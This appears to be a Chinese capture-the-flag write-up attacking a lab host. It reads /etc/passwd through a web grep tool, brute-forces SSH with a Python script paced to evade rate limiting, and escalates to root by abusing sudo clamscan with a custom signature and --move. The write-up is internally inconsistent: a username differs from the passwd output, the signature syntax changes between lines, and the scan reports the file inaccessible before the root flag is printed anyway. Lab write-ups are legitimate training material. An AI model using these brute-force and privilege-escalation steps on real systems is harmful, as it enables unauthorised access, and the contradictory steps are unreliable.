

扫描发现靶机开放了 22 (SSH) 和 80 (HTTP) 。
访问 Web 页面发现是一个基于 grep 的工具 "Advanced Web Grep"。

不安全 192.168.1.100/index.php

☆ |

Grep Command Interface

搜索模式 (Regex)...

执行搜索

☐ Recursive (-r)

☐ Line Number (-n)

☐ Perl-Regex (-P)

☐ Ignore Case (-i)

☐ Invert Match (-v)

☐ Word Regex (-w)

☐ Files with Match (-l)

☐ Count Only (-c)

☐ No Filename (-h)

☐ Text as Binary (-a)

.

/etc/passwd

执行搜索

☐ Recursive (-r)

☐ Line Number (-n)

☐ Perl-Regex (-P)

☐ Ignore Case (-i)

☐ Invert Match (-v)

☐ Word Regex (-w)

☐ Files with Match (-l)

☐ Count Only (-c)

☐ No Filename (-h)


☐ Text as Binary (-a)

Result:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/ssh:/usr/sbin/nologin
clamav:x:101:103:/var/lib/clamav:/bin/false
sublime:x:1000:1000::/home/sublime:/bin/bash
lingmj:x:1001:1001::/home/lingmj:/bin/bash
dingtom:x:1002:1002::/home/dingtom:/bin/bash
```

这样可以读出/etc/passwd 的内容

利用同样的漏洞，可以读取 sublarge 用户的 flag。



读取 /etc/passwd 后发现存在三个普通用户： sublarge 、 lingmj 和 dingtom 。
读取 /home/sublarge/user.txt flag{user-a12a54e153382522c1bbfd247b667b25}
/home/password.txt 发现了一份包含 37 个随机密码的字典文件。



目标机器的 sshd 开启了连接数/失败频率限制，如果我们使用传统的 hydra 或并发脚本去爆破，IP 很快会被阻断。

以 5 秒尝试一次使用上述的密码字典对用户进行登录测试，最终成功爆破出了密码

```
import paramiko
import time
import sys
users = ["sublarge", "lingmj", "dingtom"]
with open("passwords.txt", "r") as f:
    passwords = [line.strip() for line in f if line.strip()]
print("耐心等待...")

for user in users:
    for pwd in passwords:
        client = paramiko.SSHClient()
        client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        try:
            print(f"[*] 尝试登录 {user}:{pwd}")
            client.connect("192.168.1.100", username=user, password=pwd, timeout=5)
            print(f"\n[+] 成功爆破! 用户名: {user} 密码: {pwd}\n")
            client.close()
            sys.exit(0)

        except paramiko.AuthenticationException:
            pass
        except Exception as e:
            print(f"[-] 触发防护机制 ({e}), 暂停 30 秒...")
            time.sleep(30)
        finally:
            client.close()
            time.sleep(5)
```

- IP : 192.168.1.100
- 用户名 : sublarge
- 密码 : cRyLOlibm1TwYW9nG6o1

```
Linux SDL 6.12.73+deb13~amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.73-1 (2026-02-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 25 07:14:32 2026 from 192.168.193.14
sublarge@SDL:~$

sublarge@SDL:~$ sudo -l
Matching Defaults entries for sublarge on SDL:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User sublarge may run the following commands on SDL:
    (ALL : ALL) NOPASSWD: /usr/bin/id
    (ALL : ALL) NOPASSWD: /usr/bin/clamscan
```

clamscan 支持通过 `-d` 参数加载自定义的病毒特征库（.ndb 文件），并且支持 `--move` 参数将“查杀”到的病毒移动到指定目录。

要读取 `/root/root.txt` 。这个文件中肯定包含 `"root"` 这个词。

将字符串 `"root"` 转换为十六进制是 `726f6f74` 。

在 `/tmp` 目录下创建一个自定义特征库文件 `test.ndb` ， 定义包含 `726f6f74` 的文件就是病毒：

```
echo 'root_test:0*:726f6f74' > /tmp/test.ndb
```

```
sudo -u root /usr/bin/clamscan -d /tmp/test.ndb --move=/home/sublarge/ /root/root.txt
```

以 `root` 权限运行 `clamscan` ， 加载刚写的特征库，去扫描 `/root/root.txt` 。

最后

```
cat /home/sublarge/root.txt
```

```
终端 × +
Linux SDL 6.12.73+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.73-1 (2026-02-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 25 07:14:32 2026 from 192.168.193.14
sublarge@SDL:~$ sudo -l
Matching Defaults entries for sublarge on SDL:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User sublarge may run the following commands on SDL:
    (ALL : ALL) NOPASSWD: /usr/bin/id
    (ALL : ALL) NOPASSWD: /usr/bin/clamscan
sublarge@SDL:~$ echo 'root_test:0:*:726f6f74' > /tmp/test.ndb
sublarge@SDL:~$ sudo -u root /usr/bin/clamscan -d /tmp/test.ndb --move=/home/sublarge
/root/root.txt
Loading: 0s, ETA: 0s [=====>] 1/1 sigs
Compiling: 0s, ETA: 0s [=====>] 40/40 tasks

/root/root.txt: No such file or directory
WARNING: /root/root.txt: Can't access file

----- SCAN SUMMARY -----
Known viruses: 1
Engine version: 1.4.3
Scanned directories: 0
Scanned files: 0
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.017 sec (0 m 0 s)
Start Date: 2026:04:26 07:03:43
End Date: 2026:04:26 07:03:43
sublarge@SDL:~$ cat /home/sublarge/root.txt
Flag{root-589c85a767de61cb1a1efe7ed0397649}
sublarge@SDL:~$ |
```